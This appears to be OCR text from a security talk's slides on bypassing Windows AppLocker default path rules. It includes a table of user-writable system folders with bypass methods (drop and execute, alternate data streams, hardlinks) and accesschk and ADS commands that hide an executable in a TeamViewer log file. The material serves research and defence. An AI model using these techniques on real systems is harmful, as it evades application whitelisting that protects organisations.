
Everything | Logon | Explorer | Internet Explorer | Scheduled Tasks | Services | Drivers | Codecs | Boot

KnownDLLs | Winlogon | Winsock Providers | Print Monitors | LSA Providers | Network Providers | WMI

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries				4/12/2018 1:41 AM
AF_UNIX	Microsoft Windows Sockets 2.0 Servi...	Microsoft Corporation	c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM
Hyper-V RAW	Microsoft Windows Sockets 2.0 Servi...	Microsoft Corporation	c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM
MSAFD Irda [IrDA]	Microsoft Windows Sockets 2.0 Servi...	Microsoft Corporation	c:\windows\system32\mswsock.dll	4/13/2009 3:49 PM

DEFAULT APPLOCKER RULES – PATH RULES


CREATE FOLDERS / APPEND DATA & LIST FOLDER / READ DATA



DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA


& LIST FOLDER / READ DATA



DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA


& LIST FOLDER / READ DATA



DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA

& LIST FOLDER / READ DATA




WHAT IS THIS...
SORCERY?
imgflip.com

Advanced Security Settings for folder

Name: C:\Program Files (x86)\Dummy\CreateFoldersRight\folder

Owner: Normal User (normaluser@oddvar.moe) Change

Permissions | Auditing | Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	SYSTEM	Full control	C:\Program Files (x86)\...	This folder, subfolders and files
Allow	Administrators (RESEARCH3\...	Full control	C:\Program Files (x86)\...	This folder, subfolders and files

How Permissions Work

In this section

- Permissions
- Conflicts Between User Rights and Permissions
- Related Information

Permissions are a key component of the Windows Server 2003 security architecture that you can use to manage the process of authorizing users, groups, and computers to access objects on a network.


Permissions enable the owner of each secured object, such as a file, Active Directory object, or registry key, to control who can perform an operation or a set of operations on the object or object property. Because access to an object is at the owner's discretion, the type of access control that is used in Windows Server 2003 is called discretionary access control. An owner of an object always has the ability to read and change permissions on the object.

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc783530(v=ws.10)

DEFAULT APPLOCKER RULES - PATH RULES

CREATE FOLDERS / APPEND DATA

& LIST FOLDER / READ DATA



DEFAULT APPLOCKER RULES - PATH RULES

Folder	Bypass	Access
C:\Windows\Tasks	Drop and execute	RW
C:\Windows\Temp	Drop and execute	RW
C:\Windows\tracing	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\Registration\CRMLog	Hardlink fsutil/mklink	RW
C:\Windows\System32\FxsTmp	Hardlink fsutil/mklink	RW
C:\Windows\System32\com\dmp	Hardlink fsutil/mklink	W
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys	Drop and execute	RW
C:\Windows\System32\spool\PRINTERS	Hardlink fsutil/mklink	W
C:\Windows\System32\spool\SERVERS	Hardlink fsutil/mklink	W
C:\Windows\System32\spool\drivers\color	Drop and execute	RW
C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\SysWOW64\FxsTmp	Hardlink fsutil/mklink	RW
C:\Windows\SysWOW64\com\dmp	Hardlink fsutil/mklink	W
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter	Create folder - Add ADS stream and execute OR Create new folder - Take ownership - Add all rights - Drop and execute	RW
C:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System	Drop and execute	RW

https://gist.github.com/api0cradle/563226464376d40e191ce53abcf9c4d0

Default AppLocker Rules – Path Rules

SCCM also.

AppLocker-Bypass-Folderperms-CCM.md

c:\Windows\ccm\inventory\noidmifs
c:\Windows\ccm\logs
c:\Windows\ccm\systemtemp\appvtempdata\appvcommandoutput

DEFAULT APPLOCKER RULES – PATH RULES – 3RD PARTY

1

```
c:\> accesschk -w -s -q -u Users "C:\Program Files (x86)"
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile_OLD.log
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log
RW C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile_OLD.log
```

2

```
C:\temp>type C:\temp\bginfo.exe > "C:\Program Files (x86)\TeamViewer\TeamViewer12_Logfile.log:bginfo.exe"
```

3

